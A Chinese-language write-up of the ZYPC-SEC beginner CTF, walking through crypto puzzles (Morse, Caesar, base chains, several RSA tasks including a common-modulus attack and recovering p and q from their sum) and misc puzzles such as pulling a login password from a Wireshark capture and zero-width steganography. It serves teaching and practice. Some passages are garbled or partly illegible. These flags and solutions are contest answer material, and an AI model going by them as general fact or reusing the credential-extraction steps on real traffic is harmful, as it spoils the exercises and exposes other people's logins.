

ZYPC-SEC.CTF

Cry:

1. CTF 入门指北 - ZYPC-SEC 🖱️ Crypto

下载附件看到摩斯密码在线解密得到 flag

2. 晋城人签到

看到题目样式判断为凯撒密码，题目晋城人可知密钥为四

在线解码得到 flag

3. ok?

打开看到附件为 ok? 码

在 bugku 中找到在线解密工具解密得到 flag

4. base 家族

下载附件得到一串字符，根据题目进行 base 尝试


得出经过 base91, base58, base32, base64 解码得到 flag

5. 变异的凯撒

下载附件得到一串字符和 hint

根据 hint 可以判断密钥为 2,0,2,3 四组


```
hlcj{jethksvkgcquoteewcnuzgr}  
fjah{hcrfiqtieaosrccualsxep}2  
fjah{hcrfiqtieaosrccualsxep}0  
fjah{hcrfiqtieaosrccualsxep}2  
eizg{gbqehpshdznrqbbtzkrwdo}3
```



获得 flag


6. 初识 rsa

下载附件为 Python 文件，用记事本打开看代码




```
m=libnum.s2n(flag)
n=q*p
phi=(p-1)*(q-1)
c=pow(m,e,n)
print("n=",n)
print("p=",p)
print("q=",q)
print("c=",c)
#n=
10385575064164795089496685859520379660278832222594439834813449938092956571050187
63504412380021288273948864645322855077446197698166928243906841078075289486484619
63539698824981557852283489342182952409879460667502527746169296102578994863150303
807192660242641364865539512648326812039982446690159021765714623807471
#p=
86191620162611246000377664702512338248036501512375451576056613273127503819596242
50002942876286488371048250575393602541574992862469400482128861637881765669
#q=
12049402302185655485201925549615053779159299587843341622277196121643685401703562
818726413701873059621123430875044459349209316767212510534807708060338557059
#c=
83978965707626299831674000530051004218440050497362801248777349208204597683525729
60380193019484539533333132046045580492010689164280247419719705366823902054437237
88197563618503078824345910876211693796751569941325683229414541624644656719116958
79003188984652344510492938859958286699749474866553173660007727640430
```

分析为 rsa 加密，打开工具将每一部分数据填入工具中计算得到 flag



7. 一🐟两吃


下载解压看到文件 c1, c2, e1, e2 分析为 rsa 的共模攻击模式



The screenshot shows a terminal window titled "/root/下载/两吃.txt - Mousepad". The window has a menu bar with "文件(F)", "编辑(E)", "搜索(S)", "视图(V)", "文档(D)", and "帮助(H)". Below the menu bar is a toolbar with various icons. A red warning bar at the top of the terminal area reads "警告: 您正在使用 root 帐户。有可能会损害您的系统。". The terminal content is as follows:

```
1 n=
1004279007495501787770046306786958494141152885707845991269520045275181062979
6597668512694754149641518796296217641444738575517531407407732600147769269007
8736848072014717818137939054617189363721339002739332346380991624830029279814
7026170177064822902196573609712475109907858681229908933156087179041883343400
14517
2 c1=
2746091654606016897225569844133443217640956621198093914187634397336654770651
5347375928432296507070854182313115793501436947878329280983215606000106732043
7074811404009143154133828414503515838082908078848702074841160769736732490803
9569200695583841771794968549008121977229617524322607390207465204493905537252
2828
3 e1=23
4 c2=
7514707639021744250695914269283601654608593839121326006828954051088319610706
5845853531657658505131944818595030262386807752512833821169875516962864553881
6536613488549810384469035140386587456299006958821688180544105497927608745776
3552174109960561297933014500915747317991637592453188147530202011643464180899
9838
5 e2=87
```

继续用工具将对应数据填入用共模攻击模式计算得到 flag



8. [Week2]ezrsa

下载附件解压得到 py 文件，用记事本查看代码

```


import libnum
p=libnum.generate_prime(128)
q=libnum.generate_prime(128)
e=65537
n=p*q
flag="flag{*****}"
b1=p+q
m=libnum.s2n(flag)
n=q*p
phi=(p-1)*(q-1)
c=pow(m,e,n)
print("n=",n)
print("c=",c)
print("p=",p)
print("q=",q)
print("b1=",b1)
#n= 103426998484004535599248137578031831626910333209054441748323580696733546531919
#c= 91129323508237194320434866309103960059467693972442230857299204324079761688749
#b1= 643821052079394982597136841850574477976

```

分析为 rsa 但得进一步计算 p 与 q 的值

根据代码中的 $n=q*p$ 和 $b1=p+q$

可以写出脚本来计算 pq 具体值



```

import math

n = 103426998484004535599248137578031831626910333209054441748323580696733546531919
b1 = 643821052079394982597136841850574477976

# 计算平方根
sqrt_val = math.isqrt(b1**2 - 4 * n)

# 求解p和q
p = (b1 + sqrt_val) // 2
q = (b1 - sqrt_val) // 2

print("p =", p)
print("q =", q)

```

Python 3.8.5 Shell

File Edit Shell Debug Options Window Help

Python 3.8.5 (tags/v3.8.5:580fbb0, Jul 20 2020, 15:57:54) [MSC v.1924 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
===== RESTART: D:\python\1.py =====
p = 336031017927384018061184193124326206573
q = 307790034152010964535952648726248271403
>>>

将各个数据填入 rsa 计算工具中得到 flag

用培根解密也是混乱字符串

[illegible]

解密

mzwgczmrxgmztonjtgutenzxmlfmjtguytfp

因为只有 AB 两个字符判断为二进制然后尝试将 A 换成 0 将 B 换成 1 使用二进制转字符解码得到 flag

[illegible]

二进制转字符

输出结果

flag{dnffnjfjndnnfiefbjbe}

10. [Week2]分解一下吧!

下载附件解压得到一个 n 和 $hint$,



所以得将 n 分解因数，通过 Linux 的 factor 去分解，得到结果再组合成 flag

```
文件 动作 编辑 查看 帮助
(root@dms)-[~]
# factor 299014826066594733326061893596344305603
299014826066594733326061893596344305603: 16215392211429839839 18440184620130642077
```

```
q=18440184620130642077
p=16215392211429839839
flag{1621539221142983983918440184620130642077}
```

Misc:

1. CTF 入门指北 - ZYPC-SEC 👉 Misc


下载附件看到颜文加密，通过在线工具 aaencode 解码得到 flag

2. Eggggggg..... 🟠 🟠 🟠

通过视力观察到海报侧面有摩斯密码



解密得到网站: www.f4u1t.com:8889




得到 flag

3. 给个 UID，给个好友位

下载附件，发现是音频文件

放入 Audacity 中查看波图看到 flag




4. 仔细听哦谢谢喵

下载附件看到为音频文件，并根据题目描述得出为摩斯密码

播放音频听到摩斯电报

将文件放入 Audacity 中查看波图看到摩斯密码



解密得到 flag

5. 拜托，请....请让我访问

根据题目描述得知要流量分析出密码套上 zypc{}

使用 Wireshark 打开文件

再用 `http.request.method==POST` 指令搜索登录记录

No.	Time	Source	Destination	Protocol	Length	Info
10	2.629900	192.168.1.102	115.239.211.92	HTTP	644	OPTIONS /v.gif?pid=307&type=3075&l=47365&t=0&s=47
20	2.684925	192.168.1.102	115.231.236.116	HTTP	863	POST /user.php?action=login&do=login HTTP/1.1 (a
33	2.777385	192.168.1.102	220.181.57.241	HTTP	1094	GET /hm.gif?cc=1&ck=1&cl=24-bit&ds=1366x768&ep=48
48	5.863091	192.168.1.102	115.231.236.116	HTTP	676	GET /user.php?action=login&email=flag HTTP/1.1
64	5.963239	192.168.1.102	115.231.236.116	HTTP	690	GET /captcha.php HTTP/1.1
83	6.003746	192.168.1.102	220.181.164.39	HTTP	938	GET /h.js?c12f88b5c1cd041a732dea597a5ec94c HTTP/1
107	6.073015	192.168.1.102	180.149.134.221	HTTP	633	GET /b.gif?uid=&refer=www.wooyun.org&url=http%3A%

打开记录看到 password


```
[Next request in frame: 48]
File Data: 65 bytes
✓ HTML Form URL Encoded: application/x-www-form-urlencoded
  ✓ Form item: "email" = "flag"
    Key: email
    Value: flag
  ✓ Form item: "password" = "fffb7567a1d4f4abdfdb54e022f8facd"
    Key: password
    Value: ffb7567a1d4f4abdfdb54e022f8facd
  ✓ Form item: "captcha" = "RVUG"
```

```
0250 35 34 35 34 36 35 30 3b 20 77 79 5f 75 69 64 3d 5454650; wy_uid=
0260 2d 31 3b 20 50 48 50 53 45 53 33 49 44 3d 68 38 -1; PHPS ESSID=h8
0270 69 31 30 6d 69 36 72 64 63 38 6c 39 63 6f 63 37 i10mi6rd c8l9coc7
0280 30 38 6f 74 71 36 36 31 3b 20 48 6d 5f 6c 70 76 08otq661 ; Hm_lpv
0290 74 5f 63 31 32 66 38 38 62 35 63 31 63 64 30 34 t_c12f88 b5c1cd04
02a0 31 61 37 33 32 64 65 61 35 39 37 61 35 65 63 39 1a732dea 597a5ec9
02b0 34 63 3d 31 34 33 35 35 39 30 35 37 34 0d 0a 43 4c=14355 90574·C
02c0 6f 6e 6e 65 63 74 69 6f 6e 3a 20 6b 65 65 70 2d onnectio n: keep-
02d0 61 6c 69 76 65 0d 0a 43 6f 6e 74 65 6e 74 2d 54 alive·C ontent-T
02e0 79 70 65 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e ype: app lication
02f0 2f 78 2d 77 77 77 2d 66 6f 72 6d 2d 75 72 6c 65 /x-www-f orm-urle
0300 6e 63 6f 64 65 64 0d 0a 43 6f 6e 74 65 6e 74 2d ncoded· Content-
0310 4c 65 6e 67 74 68 3a 20 36 35 0d 0a 0d 0a 65 6d Length: 65····em
0320 61 69 6c 3d 66 6c 61 67 26 70 61 73 73 77 6f 72 ail=flag &passwor
0330 64 3d 66 66 62 37 35 36 37 61 31 64 34 66 34 61 d=fffb756 7a1d4f4a
0340 62 64 66 66 64 62 35 34 65 30 32 32 66 38 65 61 bdfdb54 e022f8fa
```

得到 flag

6. 狡猾的零

下载附件看到 zypc 附近有怪东西



判断为零宽度字符隐写

网上找到解密工具进行解密得到 flag

7. 找呀找~找不同


下载附件看到俩个看似相同的代码文件

在网上找的代码对比工具进行比较得到 flag

8. 残破的图片 by_snipping_tools

下载附件为加密压缩文件

